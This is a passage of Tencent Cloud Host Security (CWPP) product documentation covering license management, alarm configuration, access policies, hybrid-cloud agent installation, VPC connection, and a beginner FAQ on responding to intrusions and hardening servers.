- Unbind/replace: Click **Authorization Details** to view the current authorization binding status, and perform unbind/replace authorization operations on the host. After unbinding, the host will revert to the basic version; when replacing authorization, it can only be replaced with the same version or a higher version.

> **Note:**
> Each month, the total number of unbinds and replacements for each license order = the number of licenses in the order × 2.


Upgrading/Scale-Out/Scale-In/Destruction Of Authorization

- Upgrade: For Professional Version monthly subscription authorization orders, click **Upgrade to Flagship Edition** and confirm the upgrade to upgrade it to the Flagship Edition.

- Scale-out: Click **Scale-out**, enter the number of authorizations after scaling out, and confirm the scale-out to scale out the current authorization order.

- Scale in: Only Professional Version – pay-as-you-go authorization orders support scale in operations. Click **Scale-out & Scale in**, and the minimum scale in can be to authorization number = 1.

- Terminate: Only Professional Version – pay-as-you-go authorization orders support terminate operations. When the authorization number = 1 (and this authorization is not bound to a host), the **Terminate** operation will appear in the authorization list. Click **Terminate** and confirm , to terminate the authorization order.



> **Note:**
> Monthly subscription license orders do not support scale-in and manual termination operations. For refund requests, please refer to the refund instructions in Purchase Security Protection Licenses .

Alarm Settings

Last updated: 2025-02-21 14:29:02

This document aims to guide users on how to set up alarms to receive timely Cloud Workload Protection Platform (CWPP) alarms, log capacity warnings, client operation status, security broadcasts, and other messages.

Alarm Directory

The current alarm rule configuration supports **Message Center/SMS/email** and **robot notifications** methods. The former must be used with the Message Center.

<table>
<tr><th>Alarm Category</th><th>Alarm Type</th><th>Warnings</th><th rowspan="2">Alarm Host Range</th><th>Message Center/SMS/Email, Etc</th><th>Robot Notification</th></tr>
<tr><th></th><th></th><th></th><th>Alarm Time</th><th>Alarm Time</th></tr>
<tr><td rowspan="4">Intrusion Detection</td><td>Malicious File Scan – Malicious File</td><td>Critical, High, Medium, Low, Note.</td><td rowspan="4">All/Custom</td><td rowspan="4">All/Custom
Note:
To minimize user disturbance, the alarm has been limited as follows:
• At the start of the alarm period, the first 3 security alarms</td><td rowspan="4">Real-time</td></tr>
<tr><td>Malicious File Scan – Unhealthy Process</td><td>Detected an unhealthy process running in memory.</td></tr>
<tr><td>Abnormal Login</td><td>High, Suspicious.</td></tr>
<tr><td>Password Cracking</td><td>The login password has been successfully cracked.</td></tr>
</table>


	Malicious Requests	The server requested a malicious domain name.
	High-risk Commands	High, Medium, Low.
	Local privilege escalation	A low privilege attempt to gain higher permission appeared in the system.
	Reverse shell	A shell reverse connection appeared on the server.
Vulnerability Management	Urgent Vulnerability	Critical, High, Medium, Low.
	Linux Software Vulnerability	Critical, High, Medium, Low.
	Windows System Vulnerability	Critical, High, Medium, Low.
	Web-CMS Vulnerability	Critical, High, Medium, Low.
	Application Vulnerability	Critical, High, Medium, Low.
	Exploit Prevention	Successfully defended vulnerability type attack events.
Baseline management	Security baseline	There are baseline items that failed detection (account-related, weak

are notified in real-time, and subsequent alarms are summarized every 2 hours.
- Alarms generated during non-alarm periods will be summarized and notified at the start of the alarm period.

		password, unauthorized baseline).			
Advanced Defense	Network Attack	Successful attack, attempted attack.			
	Java Memory Horse	Detected a memory webshell in the JavaWeb service process.			
	Core File Monitoring	High, Medium, Low, None.			
Client	Client Offline	Detected client exception offline, and not back online within a certain time.			
	Uninstalling Client	Detected client uninstalled.			
Log Analysis	Log analysis storage	When the log storage reaches a certain percentage, a log storage alarm will be triggered.	Not involved	Real-time	
Information Related	Security Broadcast	Security announcements, version releases, feature updates, practical practices, industry honors.			

Message Center/SMS/Email, Etc

1. Before configuring alarm rules, make sure to turn off the **Notification Muting** switch for CWPP in **Message Center > Subscription Management** and set the receiving channel and recipient.
   - Receiving channels: Host Security supports receiving via Message Center, mail, SMS, WeChat, and WeCom. Voice receiving is not supported (selection is ineffective).
   - Message Recipient: Supports users, user groups, IM applications, and robots.



2. In the CWPP Console **Settings Center > Alarm Settings**, select **Message Center/SMS/Email, etc.** to configure alarm rules.

Robot Notification


By using robots as Message Recipients, messages can be notified to IM groups. This method also supports robot notifications but can only notify based on alarm rules configured for

Message Center/SMS/email. If you want to configure different alarm rules for different robots, you can use this method.

> **Note:**
> Before configuring robot notifications, please create a group bot in an IM group (such as a WeCom group) and obtain its Webhook address. For details, see Enterprise WeChat Robot Creation Guide.

1. Log in to the CWPP Console, and on the left sidebar, select **Settings Center** > **Alarm Settings.**
2. On the alarm settings page, select **Bot Notification** > **Receive Bot Management.**

3. Click **create robot**, enter the bot name and Webhook URL, and click **Save.**



4. Select **Alarm Policy Configuration,** click **Create Alarm Policy**, configure the policy name, enable status, alarm scope, and other information, and associate the newly created receiving robot.

5. Click **Save**, and the host security will notify you according to the configured policy.

Access Management Guide

Last updated: 2025-02-21 14:29:35

Background

If you have used multiple Tencent Cloud services, which are managed by different users who share your root account key with the highest permission, the following problems may exist:

- Your key is shared by multiple users, posing huge risks of data breaches.
- Unable to restrict others' access permissions, leading to potential security risks from misoperations.

In this case, you can create multiple users in CAM (Cloud Access Management) to take charge of different services, and give them permissions on different consoles by associating policies. This document provides examples of viewing and operating permissions for Host Security, guiding users on how to use Host Security access policies.

Operation Example

Full Read/Write Policy

To grant your users full access to all CWPP APIs, you need to associate the policy QcloudCWPFullAccess with them.
See Authorization Management to grant users full access with the preset policy QcloudCWPFullAccess.

Read-Only Policy

To grant users query access to CWPP, without other permission to add, delete, and modify, you need to associate the policy QcloudCWPPReadOnlyAccess with them. The policy is implemented by restricting user access to the APIs starting with "Describe", "Get", "Check", and "Export".
See Authorization Management to grant users read-only access with the preset policy QcloudCWPPReadOnlyAccess.

Custom Policies

If the preset policies cannot meet your needs, you can create a custom policy through Customizing Policies.

> **Description**
> By default, newly created users are not associated with any Host Security policies and thus have no permissions. For more information, see the Access Management User

Guide .

Hybrid Cloud Installation Guide Overview

Last updated: 2025-02-21 14:30:03

Background

With the popularity of cloud migration, more and more medium and large enterprises adopt the hybrid cloud mode, as it is as cost-effective, agile, flexible, and easy to use as the public cloud and as controllable, secure, and highly available as the private cloud. The hybrid cloud management feature supports integration with non-Tencent Cloud instances for better unified management and monitoring of host security.

Feature Overview

- Support automatic integration of Tencent Cloud's Edge Computing Machines and Lighthouse servers with CWPP.
- Support manual integration of non-Tencent Cloud servers, such as private clouds, Alibaba Cloud, Huawei Cloud, QingCloud, Amazon Web Services, UCloud, and other cloud servers with CWPP.

Client Supported Versions Description

Linux system versions supported (64bit)

- TencentOS Server
- Tencent tlinux
- CentOS 6 or later versions
- Ubuntu 9.10 and above
- Debian 6 or later versions
- RHEL 6 or later versions
- OpenCloudOS
- AlmaLinux

- openSUSE
- Rocky Linux
- Red Hat 6 or above
- Alibaba Cloud Linux
- Amazon Linux

Windows system versions supported

- Windows Server 2008, 2012, 2016, 2019, 2022 (32-bit or 64-bit).
- Windows 10, 11 (64-bit).

Configuring Non-Tencent Cloud Server

Last updated: 2025-02-27 11:13:54

Step 1. Install the Cloud Workload Protection Platform Client

1. Log in to the CWPP Console, click **Asset Management** > **Host List** > **Install CWPP Agent** in the left navigation bar, and view the installation instruction details in the pop-up window on the right.

2. In the installation instruction, select the server type, server system, and recommended installation method. If connecting the cloud and off-cloud via a dedicated line, choose the dedicated line installation method; otherwise, choose the public network direct connection or public network proxy installation method.
   - Connect via public network direct connection: You can choose whether to associate the server to install the CWPP agent with a CWPP Tag. Click the icon to copy and execute the corresponding command to install the CWPP agent. **Pay attention to the command validity.**

- Connect via public network proxy: Select the proxy access method and whether to associate the CWPP Tag, and generate the installation command as prompted on the page. Click the icon to copy and execute the corresponding command to install the CWPP agent. **Pay attention to the command validity**.
  - Single Nginx proxy: Execute the command on the nginx1 server and enter `proxy_ip` (the private network IP of the nginx1 server) to generate the installation command.

- VIP High Availability cluster:

  When setting up a high-availability cluster with VIP+Keepalived, execute the following commands on nginx1, nginx2... servers to install the nginx proxy and apply for VIP. Enter the VIP and the private ip addresses of nginx1, nginx2… servers in sequence. Enter `proxy_ip` (i.e., VIP) to generate the client installation command.

When setting up a high-availability cluster with Cloud Load Balancer, execute commands on nginx1, nginx2... servers to install the nginx proxy, create a new Cloud Load Balancer instance, and obtain the system-assigned VIP. Enter proxy_ip (i.e., VIP) to generate the client installation command.

- Connect over Direct Connect: Select the VPC connected to DC and click the icon to copy and execute the corresponding command to install the CWPP agent. **Pay attention to the command validity**.


> **Note:**
> - For more information on Direct Connect, click **Learn about Direct Connect** to go to the Direct Connect console.
> - To allow the target IP in the firewall, grant the permission as instructed in image ④.

Step 2. Check Whether the Installation Is Successful


1. Follow the installation instruction to execute the command to check whether the installation is successful.
   - Linux
     - Run the command: `ps -ef | grep YD` to check whether the YDService and YDLive processes are running.

```
[root@VM_90_131_centos conf]# ps -ef|grep YD
root     16216 21992  0 14:33 pts/3    00:00:00 grep --color=auto YD
root     32707     1  0 11:23 ?        00:00:09 /usr/local/qcloud/YunJing/YDEyes/YDService
root     32724     1  0 11:23 ?        00:00:01 /usr/local/qcloud/YunJing/YDLive/YDLive
[root@VM_90_131_centos conf]# ps -ef|grep YD
```

     - If the processes are not running, the root user can manually start the program by running the command: `/usr/local/qcloud/YunJing/startYD.sh` or `/var/lib/qcloud/YunJing/startYD.sh`.
   - Windows
     - Open the task manager to check whether the YDLive process is running.



     - If the process is not running, you can manually start the service through the task manager.



2. After the successful installation, go to the Host List page, click **Cloud Virtual Machine Zone > Non-Tencent Cloud Server Zone** to view the corresponding server.

Note:

- To check if the service is online, first verify if the client is successfully installed, then check in the host list. If the server is "under protection," the service is online.
- If it is not online, please contact us for assistance.

Step 3: Upgrade the Host Security Version

1. Click **Non-Tencent Cloud Server Zone** to view the corresponding server, and click **Authorization Management** to enter the authorization management page to upgrade to Host Security **Professional Version or Flagship Edition**.

2. After the upgrade, you can test the CWPP Professional Version or flagship edition features, including asset synchronization, Trojan scan, vulnerability scanning, abnormal login, password cracking (blocking is not supported in non-Tencent Cloud environments), rebound shell, local privilege escalation, high-risk commands, and malicious requests.

Connecting Dedicated VPC

Last updated: 2026-03-12 14:26:06

Background

Currently, connection to a VPC over DC is only supported in South China (Guangzhou), North China (Beijing), East China (Shanghai, Shanghai Finance, Nanjing), and Southwest China (Chengdu). The public cloud can communicate with the customer server room network over a VPC, and the client can be directly installed.
If connection to a VPC over DC is not supported in a region, you need to use Cloud Connect Network to connect the Direct Connect gateway (VPN) and the VPC. You need to purchase the Direct Connect gateway and set up the connection to the VPC over DC.

Operation Guide

Step 1. Check Whether CCN Is Required For Connection

1. Log in to the CWPP Console, click **Asset Management** > **Host List** > **Install CWPP Agent** in the left navigation bar, and view the installation instruction details in the pop-up window on the right.


2. In the installation instruction, click to select the server type **Non-Tencent Cloud**, and click to select the recommended installation method **Dedicated line**.

> **Note:**
> The server system selects the corresponding Linux or Windows OS based on the user's operating system.

3. If you are in South China (Guangzhou), North China (Beijing), East China (Shanghai), East China (Shanghai Finance), East China (Nanjing), and Southwest China (Chengdu):
   - If you have a VPC connected to the non-Tencent Cloud data center network, select the VPC connected to Direct Connect and run the installation command.
   - If you find no VPC for connection to your non-Tencent Cloud data center network, see Step 2 CCN.

Step 2. Confirm the VPC For Connection To Direct Connect

1. If you do not have a VPC in the current South China (Guangzhou), North China (Beijing), East China (Shanghai), East China (Shanghai Finance), East China (Nanjing), and Southwest China (Chengdu) regions, log in to the VPC console, click **VPC** to enter the VPC page.
2. On the VPC page, click the "dropdown" to select the desired region, click **+Create**, and a pop-up window for creating a VPC will appear.



3. In the create VPC pop-up window, enter the required parameters and click **Confirm** to complete the creation of the VPC.

Step 3. Use CCN To Connect the VPC To the Non-Tencent Cloud IDC Network Connected To Direct Connect

1. If there is already a CCN communicating with the non-Tencent Cloud data center, add the VPC instance selected in Step 2 to the CCN.
   a. Log in to the VPC console, click **CCN** in the left sidebar to go to the CCN page.
   b. On the CCN page, click **Manage Instance** > **Associate Instance** on the right to go to the associate instance page.
   c. On the associate instance page, click **Add Instance** to add the VPC instance selected in

Step 2 to the CCN, and click **Confirm** to complete the association.

2. If the CCN is not configured, you need to create a new one.
   a. Log in to the VPC console, click **CCN** in the left sidebar to go to the CCN page.
   b. On the CCN page, click **+Create **to pop up the Create CCN Instance window.**
   c. In the Create CCN Instance window, enter the required parameters and click **Yes** to complete the creation of the CCN instance.

> **Description**
> - Direct connect gateway: Select the Direct Connect gateway connected to your non-Tencent Cloud data center network.
> - VPC: Select the VPC instance selected in Step 2.
> - If an IP range conflict occurs, go back to Step 2 and select another VPC instance or create one.

3. Go back to the CWPP Console and get the installation command as instructed in Step 1 for installation. You need to open ports 5574, 8080, 80, and 9080 of the IP described in Step 1 for your non-Tencent Cloud data center network.

FAQs For Beginners

Last updated: 2025-02-27 11:17:15

What Are the Damages Of a Server Being Intruded?

- Business interruption: Databases and files are tampered with or deleted, resulting in inaccessible services and system paralysis.
- Data theft: Hackers steal corporate data and sell it publicly, leading to customer privacy leaks, which causes damage to the corporate brand and user loss.
- Encrypted ransomware: Hackers intrude into the server and implant irreversible ransomware to encrypt data and extort money from the enterprise.
- Service instability: Hackers run mining programs and DDoS Trojans on your server, consuming a large amount of system resources, thus causing the failure of the server to provide services.

How To Resolve After a Password Is Successfully Cracked By Brute Force?

After the password is successfully cracked, the server may have been hacked and a backdoor program may have been left.

- Check the server's security status for any unknown accounts and Trojan files. If found, delete and fix them immediately, and change the server login password. For more information, see Linux Intrusion Troubleshooting Guide or Windows Intrusion Troubleshooting Guide.
- Decide whether to reset the server based on the actual situation, and set a complex password, preferably a combination of letters, numbers, and special characters, with a length of 15 characters or more.

How To Fix an Abnormal Login Display?

Abnormal login is determined based on the admin's usual login location. Please carefully check the login records. If it is not the admin logging in, the password may have been leaked, and the user needs to conduct a thorough security check on the server.

Reason and Solution For Server Showing Offline Protection Status?

The Tencent Cloud Security Components are not connected to the server-side, causing the backend to display offline. It is recommended to re-download and install the Security Components. The possible reasons for being offline are as follows:

- The server has enabled firewall rules.

- The server installed third-party malware, causing the security protection program to be compromised.

How To Handle a Trojan File?

To handle Trojan files, please refer to Operational Processing of Trojan Files.

How To Resolve a False Negative In Trojan Detection?

If undetected Trojan files are found, you can contact and submit them to the Tencent Cloud security team through a ticket for quick identification by the Tencent Cloud security team.

How To Uninstall Tencent Cloud Server Security Components?

Log in to the Tencent Cloud Server Security Product Console, select **Asset Management** > **Host List** from the left navigation bar, find the CVM to be uninstalled in the server list, and click **Uninstall**. Alternatively, open the installation directory and use the uninstaller in the directory to uninstall.

How to back up data automatically using snapshots?

Snapshot is a data backup method provided by Tencent Cloud. It can create a fully-available duplicate of the specified cloud disk, whose lifecycle is independent of the lifecycle of the original cloud disk. You can create snapshots regularly to quickly recover data in case of accidental data loss.
You can create a snapshot in the console as instructed below:

1. Log in to the CBS console.
2. On the cloud disk page, find the row of the instance for which you need to create a snapshot, and click **Create Snapshot**.

3. On the create snapshot page, confirm the information, enter the snapshot name, click **Submit**, and wait for the snapshot to be created.

For more information, see the Snapshot Overview and Creating Snapshots documents.

How To Reduce the Probability Of Host Intrusion?

- Timely fix high-risk vulnerabilities and baseline issues.
- Set a strong password to avoid brute force attacks.

- Periodically inspect accounts, permissions, and ports, and promptly handle Alarm information in the CWPP Console.
- Perform Snapshot Backup regularly.

How Long Does It Take For Security Baselines To Take Effect Once They Are Configured In the Product?

The security baselines take effect immediately after the product is set up.

How To Eliminate a False Alarm For Abnormal Login In Normal Login Behavior?

You can log in to the Host Security Console, select **Intrusion Detection** > **Unusual Login** from the left navigation, find the record defined as an unusual login on the Unusual Login page, and click **Add to Allowlist** in the right action column to eliminate the false alarm by custom adding the login to the allowlist.

How To Protect a CVM After Being Intruded?

The preventive measures are recommended as follows:

- Set the CVM password to a complex password containing 12–16 characters, including uppercase letters, lowercase letters, special characters, and numbers. You can also use a password generator to automatically generate a complex password.
- Delete unnecessary users set on the CVM, and for users who do not need to log in, set their permissions to prohibit login.
- Change the default port number of the remote login service and prohibit super administrator users from logging in. For Windows remote port modification, refer to How to Modify the 3389 Server Remote Port, and for Linux remote port modification, refer to Modify SSH Port + Prohibit ROOT Login.
- A more secure method for Linux systems is to use key-based login only and prohibit password login.
- Tencent Cloud platform provides Security Group Features. It is recommended to open only business protocols and ports, and not to open all protocols and ports.
- It is not recommended to open core application service ports such as MySQL and Redis to the public network. You can change to local access or prohibit external network access.
- If your local external IP is fixed, it is recommended to use a security group or system firewall settings to prohibit login requests from all IPs except the local external IP.

> ⚠ **Note:**
> Regular security protection of the CVM system can effectively enhance its security but cannot guarantee absolute safety. It is recommended to conduct regular security

inspections and data backups of the CVM system to prevent data loss or business unavailability due to unexpected situations.